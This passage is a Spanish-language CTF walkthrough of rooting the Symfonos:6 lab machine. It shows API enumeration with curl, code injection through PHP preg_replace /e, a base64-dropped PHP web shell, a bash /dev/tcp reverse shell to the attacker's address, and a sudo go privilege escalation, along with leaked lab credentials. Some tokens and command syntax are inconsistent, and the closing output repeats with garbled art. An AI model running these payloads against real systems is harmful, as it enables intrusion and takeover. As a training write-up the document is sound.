the bottom right corner, it says 'Powered by Flyspray 1.0-rc4'.

ID	Category	Task Type	Priority	Severity	Summary	Status	Progress
1	Backend / Core	Bug Report	Very Low	Very Low	Bug report	New	0%
2	Backend / Core	Feature Request	Medium	Low	self hosted git service	Requires testing	0%

y ya siendo root, hay una nueva tarea que no veíamos como usuario normal, vamos a ver que es, le das y veras esto

FS#2 - self hosted git service

I have configured gitea for our git needs internally!

Here are my creds in case anyone wants to check out our project!


achilles:h2sBr9gryBunKdF9

credenciales del usuario achilles

las credenciales del usuario achilles para gitea (la pagina que corre por el puerto 3000), que son

achilles:h2sBr9gryBunKdF9

y si nos tratamos de conectar por ssh, no dejara, necesitamos tener una clave privada o mi clave publica debería estar como autorizada en el directorio del usuario achilles, pero de mientras podemos conectarnos a gitea y si deja, y si vamos al usuario chilles hay repositorios privados



y si accedes a el de [symfonos-blog](#) estaran los scripts que antes mencione que eran php, dentro de /includes en la pagina que corre por el puerto 80, en ese tiempo no podíamos verlo porque lo interpretaba, pero aquí si podemos ver el código

8 lines | 137B

```
1 <?php
2 $GLOBALS['dbConfig'] = array(
3     'host' => '127.0.0.1:3306',
4     'user' => 'root',
5     'pass' => 'password',
6     'db' => 'api'
7 );
```

y en el archivo `bdconfig.php` pero no deja conectar por mysql pero tenemos las credenciales para cuando nos conectemos a la maquina poder listar la base de datos, revisando el `index.php` (el codigo), no hay nada raro, pero al bajar, entonces esta esto

```
30 <div class="container">
31     <div class="col-md-12">
32         <?php
33         while ($row = mysqli_fetch_assoc($result)) {
34             $content = htmlspecialchars($row['text']);
35
36             echo $content;
37
38             preg_replace('/.*e', $content, "Win");
39         }
40     ?>
41
```

peligros del preg_replace

como que carga información de una base de datos y la pone en la pagina, puesto que en el `index` se ve un texto, pero aquí no se ve, y al final usa la función `preg_replace()` que es como una regex que reemplaza texto, pero si investigas en internet poniendo algo así como `preg replace peligros` o dangers en ingles, te aparecerá que usar el modificador `*/e` es ya obsoleto y propenso a vulnerabilidades ya que deja ejecutar e interpretar código en php, y si pones un `system(id)` por ejemplo, lo ejecutara

en este caso el contenido lo carga de una base de datos, entonces lo que hay que hacer es tratar de modificar este texto



como carga de forma dinámica, si podemos alterar eso, podremos hacer que donde se aplica la sustitución, se ponga una llamada a nivel de sistema en php, pero hay que ver como abusar del preg replace para poder cargar una nueva cadena dada que pueda almacenar la función de php, solo hay que ver donde se puede alterar

reconocimiento de API

en el otro repo hay mas archivos de golang, entre ellos hay carpetas que parecen pertenecer a una API, entonces, podemos enumerarla, aquí está una carpeta llamada api, hay muchas carpetas, donde podemos encontrar información, como por ejemplo un archivo `env` que dice que corre por el `puerto 5000`, ya sabiendo por donde corre podemos tratar de enumerar los endpoints de la api.

```
15 lines | 231B
1  package api
2
3  import (
4      "github.com/gin-gonic/gin"
5      "symfonos.local/achilles/api/api/v1.0"
6  )
7
8  // ApplyRoutes applies router to gin Router
9  func ApplyRoutes(r *gin.Engine) {
10     api := r.Group("/ls2o4g")
11     {
12         apiv1.ApplyRoutes(api)
13     }
14 }
```

primero hay un `api.go` con un texto que dice `/ls2o4g` que parece ser una ruta de la api, mandamos el curl a ver que hay

```
curl -s -X GET "http://192.168.100.48:5000/ls2o4g"
```

```
> curl -s -X GET "http://192.168.100.48:5000/ls2o4g"
404 page not found%
```

y no hay nada, pero en el repo hay otra carpeta que dice `v1.0` y un archivo llamado `apiv1.go` y hay mas rutas

```

8
9 func ping(c *gin.Context) {
10     c.JSON(200, gin.H{
11         "message": "pong",
12     })
13 }
14
15 // ApplyRoutes applies router to the gin Engine
16 func ApplyRoutes(r *gin.RouterGroup) {
17     v1 := r.Group("/v1.0")
18     {
19         v1.GET("/ping", ping)
20         auth.ApplyRoutes(v1)
21         posts.ApplyRoutes(v1)
22     }
23 }

```

esta la ruta `/v1.0` y la ruta relativa `/ping` y mandamos el curl ahora con esas rutas y saca esto

```
curl -s -X GET "http://192.168.100.48:5000/ls2o4g/v1.0/ping"
```

```

> curl -s -X GET "http://192.168.100.48:5000/ls2o4g/v1.0/ping"
{"message": "pong"}%

```

el mensaje de la función de arriba, aunque no es nada interesante, pero es un avance, tambien hay mas endpoints, aqui

```

1 package auth
2
3 import (
4     "github.com/gin-gonic/gin"
5 )
6
7 // ApplyRoutes applies router to the gin Engine
8 func ApplyRoutes(r *gin.RouterGroup) {
9     auth := r.Group("/auth")
10    {
11        auth.POST("/login", login)
12        auth.GET("/check", check)
13    }
14 }

```

viene una ruta llamada auth y otros dos endpoints llamados `/login` y `/check`, pero en login puede hacer una petición de `POST`, entonces podemos hacer curl a estas nuevas rutas a ver

que responden

```
curl -s -X POST "http://192.168.100.48:5000/ls2o4g/v1.0/auth/login"
```

```
> curl -s -X POST "http://192.168.100.48:5000/ls2o4g/v1.0/auth/login"
```

y no responde nada, revisando el archivo que esta a su lado llamado *auth.ctrl.go* aparece esto

```
1 func login(c *gin.Context) {
2     db := c.MustGet("db").(*gorm.DB)
3     type RequestBody struct {
4         Username string `json:"username" binding:"required"`
5         Password string `json:"password" binding:"required"`
6     }
7
8     var body RequestBody
9     if err := c.BindJSON(&body); err != nil {
10        c.AbortWithStatus(400)
11        return
12    }
13 }
14
```

para loguear ocupo un *username* y un *password* pero en formato *JSON* y se los pasamos igual con curl pero con el metodo *POST*

```
curl -s -X POST "http://192.168.100.48:5000/ls2o4g/v1.0/auth/login" -H
"content-type: application/json" -d '{"username":"alx", "password":"alx123"}
```

lo enviamos

```
> curl -s -X POST "http://192.168.100.48:5000/ls2o4g/v1.0/auth/login" -H "content-type: application/json" -d '{"username":"alx",
"password":"alx123"}'
```

y no muestra nada, quiza podriamos probar con otros usuarios como el de *hacker:12345678* que me genero el script cuando explotamos el CSRF con el XSS, pero nada, con el unico q funciona y que devuelve un token valido es con el usuario *achilles* del cual conseguimos sus credenciales al ingresar como el usuario hacker

```
curl -s -X POST "http://192.168.100.48:5000/ls2o4g/v1.0/auth/login" -H
"content-type: application/json" -d '{"username":"achilles",
"password":"h2sBr9gryBunKdF9"}'
```

```
> curl -s -X POST "http://192.168.100.48:5000/ls2o4g/v1.0/auth/login" -H "content-type: application/json" -d '{"username":"achil
les", "password":"h2sBr9gryBunKdF9"}'
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3ODU0ODg5NDIsInVzZXIiOiJ0bnR5cGxlc3R5BunKdF9", "user":{"display_name":"achilles", "id":1, "username":"
achilles"}}
```

y nos da un `JWT` podemos ir a jwt.io para enumerar el jwt, pero no da nada importante, mejor seguimos enumerando la api, ahora en la ruta `/posts` y vemos esto

```

1 package posts
2
3 import (
4     "github.com/gin-gonic/gin"
5     "symfonos.local/achilles/api/lib/middlewares"
6 )
7
8 // ApplyRoutes applies router to the gin Engine
9 func ApplyRoutes(r *gin.RouterGroup) {
10     posts := r.Group("/posts")
11     {
12         posts.POST("/", middlewares.Authorized, create)
13         posts.GET("/", list)
14         posts.GET("/:id", read)
15         posts.DELETE("/:id", middlewares.Authorized, remove)
16         posts.PATCH("/:id", middlewares.Authorized, update)
17     }
18 }

```

various endpoints, from `POST` to `PATCH`, there is a list method


```
> curl -s -X POST "http://192.168.100.48:5000/ls2o4g/v1.0/auth/posts"
404 page not found
> curl -s -X GET "http://192.168.100.48:5000/ls2o4g/v1.0/auth/posts"
404 page not found
> curl -s -X GET "http://192.168.100.48:5000/ls2o4g/v1.0/posts"
<a href="/ls2o4g/v1.0/posts/">Moved Permanently</a>.

> curl -s -X GET "http://192.168.100.48:5000/ls2o4g/v1.0/posts/"
[{"created_at":"2020-04-02T04:41:22-04:00","id":1,"text":"The warrior Achilles is one of the great heroes of Greek mythology. Ac
cording to legend, Achilles was extraordinarily strong, courageous and loyal, but he had one vulnerability-his Achilles heel. Ho
mer's epic poem The Iliad tells the story of his adventures during the last year of the Trojan War.", "user":{"display_name":"ach
illes","id":1,"username":"achilles"}}]
```

y aqui esta el texto que aparecía antes en la otra pagina, y ademas da un id del post (1) y lo mas probable que que tengamos que abusar de la api para mediante el método patch que es como un tipo de actualización por partes especificando el ID del post, que ya vi que es 1, y probablemente esta accion no la pueda usar cualquier usuario, entonces a lo mejor debo arrastrar el *jwt* que conseguimos antes como un tipo de cookie de sesion, podemos probar

```
curl -s -X PATCH "http://192.168.100.48:5000/ls2o4g/v1.0/posts/1" -H  
"Content-Type: application.json" -b  
'token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3ODE0OTAxOTQsInVzZXIiOiN1IiwiaWF0IjE3ODE0OTAxOTQsInZGlzcGxheV9uYW1lIjoieWNoaWxsZXMiLCJpZCI6MSwidXNlcmlcm5hbWUiOiJhY2hpbGxlcyJ9fQ.MP2n3FbVyz_1r-gL79A6ItkQGASbPxHDoPjVE260JCw' -d '{"text": "probando"}'
```

probamos con el mensaje de probando y vemos que si lo inserta y en la pagina



dice probando, entonces ya tenemos una forma potencial de modificar esta seccion del post y como antes vimos que se estaba usando `preg_replace` con el modificador `e` ahora lo que podemos hacer para probar a ver si funciona, es meter un sleep de 5 segundos por ejemplo a ver si la web tarda 5 minutos en responder


```
curl -s -X PATCH "http://192.168.100.48:5000/ls2o4g/v1.0/posts/1" -H
"Content-Type: application.json" -b
'token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3ODE0OTAxOTQsInVzZXIi
OnsiZGlzcGxheV9uYW1lIjoiYWNoaWxsZXMiLCJpZCI6MSwidXNlcm5hbWUiOiJhY2hpbGxlcYJ9
fQ.MP2n3FbVyz_1r-gL79A6ItkQGASbPxHDoPjVE260JCw' -d '{"text":"sleep(5)}'
```

y efectivamente, la web demora los 5 segundos en responder, entonces si podemos ejecutar comandos, y de esta forma abusando de la API pudimos modificar el texto de la web que por detrás emplea `preg_replace` y poder ejecutar código debido al modificador vulnerable y por cierto, **esto funciona porque la version de php ya es antigua** en una actual no debería poderse

ahora en vez de `sleep(5)` podemos meter otro comando, ahora si un comando bien (aqui debes poner el simbolo del \$ antes de lo que vas a insertar y escapar las comillas, si no no funciona)

```
curl -s -X PATCH "http://192.168.100.48:5000/ls2o4g/v1.0/posts/1" -H
"Content-Type: application.json" -b
'token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3ODE0OTAxOTQsInVzZXIi
OnsiZGlzcGxheV9uYW1lIjoiYWNoaWxsZXMiLCJpZCI6MSwidXNlcm5hbWUiOiJhY2hpbGxlcYJ9
fQ.MP2n3FbVyz_1r-gL79A6ItkQGASbPxHDoPjVE260JCw' -d
$ '{"text":"system(\'whoami\')}'
```

lanzamos esto y veremos




intrusion

después de fijarnos que ya podemos inyectar comandos a la pagina abusando de la API y del preg_replace, ya podemos entablar la reverse shell, pero lo malo es que como el comando de `bash -c ....` podría causar problemas por el monton de comillas, entonces debemos de hacerlo de otra forma, usando funciones php


puedes hacer esto

```
curl -s -X PATCH "http://192.168.100.48:5000/ls2o4g/v1.0/posts/1" -H  
"Content-Type: application.json" -b  
'token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3ODU0OTQsInVzZXIiOiJ0bnSiZGlzcGxheV9uYW1lIjoieWNoaWxsZXMiLCJpZCI6MSwidXNlcm5hbWUiOiJhY2hpbGxlcycJ9fQ.MP2n3FbVyz_1r-gL79A6ItkQGASbPxHDoPjVE260JCw' -d  
$'{\"text\": \"file_put_contents(\\'prueba.txt\\', \\'probando\\')\"}'
```

lo mandas y aparecerá esto



es que la funcion de `file_puts_content` lo que hace es generarte un archivo con el nombre que le indiques y con el contenido que tu le pongas y compruebas si `prueba.txt` existe, en la pagina y efectivamente existira en la ruta `http://192.168.100.48/posts/prueba.txt`



entonces ya con eso, podemos probar a lanzarnos una webshell en un archivo llamado `cmd.php` y el código de la reverse shell podemos meter ese código, pero en base64, y meterle un decode para decodificarlo y como esta en base 64, no habrá comillas

remote code Execution

crea un archivo llamado data o como sea y mete este código

```
<?php
system($_GET['cmd']);
?>
```


y metelo a base 64

```
base64 -w 0 data; echo
```

copia la cadena y metela en el archivo que subiremos a la web


```
curl -s -X PATCH "http://192.168.100.48:5000/ls2o4g/v1.0/posts/1" -H
"Content-Type: application.json" -b
'token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3ODU0OTQsInVzZXIiOiJ0bnSiZGlzcGxheV9uYW1lIjoieWNoaWxsZXMiLCJpZCI6MSwidXNlcm5hbWUiOiJhY2hpbGxlcjJ9fQ.MP2n3FbVyz_1r-gL79A6ItkQGASbPxHDoPjVE260JCw' -d
${"text": "file_put_contents('\cmd.php',
base64_decode('\PD9waHAKICBzeXN0ZW0oJF9HRVRbJ2NtZCddKTsKPz4K\'))"}'
```

y en la web ya esta



entonces accedes al recurso cmd.exe y debería no mostrar nada, pero si pones un valor a la variable `cmd` podrás ejecutar comandos, el que quieras

<http://192.168.100.48/posts/cmd.php?cmd=id>




ya con esto nos ponemos en escucha en un puerto, 443 en mi caso

```
sudo nc -nlvp 443
```


y en la web ahora si metemos el comando de reverse shell de bash en la url

[http://192.168.100.48/posts/cmd.php?cmd=bash -c "bash -i >%26/dev/tcp/192.168.100.49/443 0>%261"](http://192.168.100.48/posts/cmd.php?cmd=bash -c 'bash -i >%26/dev/tcp/192.168.100.49/443 0>%261')


das enter y ganamos acceso a la maquina



hacemos tratamiento de la tty y podemos seguir, lanzar el whoami y veremos que somos ya el usuario apache, entonces la maquina ya esta comprometida



podemos cambiar al usuario achilles con las password, ya que antes no se podía conectar por ssh, ya como achilles, podemos buscar `sudoers` usando `sudo -l` y veremos esto



podemos ejecutar el comando de go como root, siendo una posible via de escalada de privilegios

puedes poner este comando, solo crea un archivo shell.go y mete esto

```
package main

import (
    "log"
    "os/exec"
)

func main() {
    cmd := exec.Command("chmod", "u+s", "/bin/bash")
    err := cmd.Run()
    if err != nil {
        log.Fatal(err)
    }
}
```

esto debería dar permisos de SUID a la bash para después solo correrla con `bash -p`

vas al directorio tmp donde debería estar el script y lo ejecutamos de esta forma

```
sudo /usr/local/go/bin/go run shell.go
```

y lees los permiso de la bash y debería ser `SUID`

```
[achilles@symfonos6 tmp]$
[achilles@symfonos6 tmp]$ sudo /usr/local/go/bin/go run shell.go
[achilles@symfonos6 tmp]$ ls -l /bin/bash
-rwsr-xr-x. 1 root root 964544 Apr 10 2018 /bin/bash
[achilles@symfonos6 tmp]$ |
```

ya nomas ejecuta la bash como privileged mode `bash -p`

y ya deberias ser root

```
[achilles@symfonos6 tmp]$ ls -l /bin/bash
-rwsr-xr-x. 1 root root 964544 Apr 10 2018 /bin/bash
[achilles@symfonos6 tmp]$ bash -p
bash-4.2# whoami
root
bash-4.2#
```

y al final sale esto, en la carpeta root, esta curioso jaja

```

proof.txt scripts
bash-4.2# cat proof.txt

Congrats on rooting symfonos:6!

      ,_---~~~~~~---,
    _,'',,*^-----*g*\",*
   /__/_/'-----^./-----\^@q  f
  [ @f | @)) | | @)) l 0 _/
   \_/ \~-----/_--\_-----/ \
   |         _l__l_         I
   }         [-----]         I
   ]         | | |         |
   ]         ~ ~         |
   |         |         |
   |         |         |

Contact me via Twitter @zayotic to give feedback!

bash-4.2# |

```

```

proof.txt scripts
bash-4.2# cat proof.txt

    Congrats on rooting symfonos:6!

      , _ _ _ _ ~ ~ ~ ~ ~ _ _ _ _ _ . \ , * g * \ " * ,
    _ , , , , * ^ _ _ _ _ _      _ _ _ _ _      ^ .      /      \      ^ @ q      f
  /  _ _ /  / '      ^ .      /      \      \      \      \      \      \      \      \
[  @f  |  @ ) )      |      |  @ ) )      l      0      _ /
  \  /      \ ~ _ _ _ _ /  _ _      \ _ _ _ _ /      \      \
    |                      _ l _ _ l _                      I
    }                      [ _ _ _ _ _ ]                      I
    ]                      |      |      |                      |
    ]                      ~ ~                      |
    |                      |                      |
    |                      |                      |
    |                      |                      |

Contact me via Twitter @zayotic to give feedback!

bash-4.2# |

```

```

proof.txt scripts
bash-4.2# cat proof.txt

    Congrats on rooting symfonos:6!

      , _ _ _ _ ~ ~ ~ ~ ~ _ _ _ _ _ . \ , * g * \ " * ,
    _ , , , , * ^ _ _ _ _ _      _ _ _ _ _      ^ .      /      \      ^ @ q      f
  /  _ _ /  / '      ^ .      /      \      \      \      \      \      \      \      \
[  @f  |  @ ) )      |      |  @ ) )      l      0      _ /
  \  /      \ ~ _ _ _ _ /  _ _      \ _ _ _ _ /      \      \
    |                      _ l _ _ l _                      I
    }                      [ _ _ _ _ _ ]                      I
    ]                      |      |      |                      |
    ]                      ~ ~ ~                      |
    |                      |                      |
    |                      |                      |
    |                      |                      |

Contact me via Twitter @zayotic to give feedback!

bash-4.2# |

```

```

proof.txt scripts
bash-4.2# cat proof.txt

    Congrats on rooting symfonos:6!

      , _ _ _ _ ~ ~ ~ ~ ~ _ _ _ _ _ . \ , * g * \ " * ,
    _ , , , , * ^ _ _ _ _ _      _ _ _ _ _      ^ .      /      \      ^ @ q      f
  /  _ _ /  / '      ^ .      /      \      \      \      \      \      \      \      \
[  @f  |  @ ) )      |      |  @ ) )      l      0      _ /
  \  /      \ ~ _ _ _ _ /  _ _      \ _ _ _ _ /      \      \
    |                      _ l _ _ l _                      I
    }                      [ _ _ _ _ _ ]                      I
    ]                      |      |      |                      |
    ]                      ~ ~ ~                      |
    |                      |                      |
    |                      |                      |
    |                      |                      |

Contact me via Twitter @zayotic to give feedback!

bash-4.2# |

```

```

proof.txt scripts
bash-4.2# cat proof.txt

    Congrats on rooting symfonos:6!

      , _ _ _ _ ~ ~ ~ ~ ~ _ _ _ _ _ . \ , * g * \ " * ,
    _ , , , , * ^ _ _ _ _ _      _ _ _ _ _      ^ .      /      \      ^ @ q      f
  /  _ _ /  / '      ^ .      /      \      \      \      \      \      \      \      \
[  @f  |  @ ) )      |      |  @ ) )      l      0      _ /
  \  /      \ ~ _ _ _ _ /  _ _      \ _ _ _ _ /      \      \
    |                      _ l _ _ l _                      I
    }                      [ _ _ _ _ _ ]                      I
    ]                      |      |      |                      |
    ]                      ~ ~                      |
    |                      |                      |
    |                      |                      |
    |                      |                      |

Contact me via Twitter @zayotic to give feedback!

bash-4.2# |

```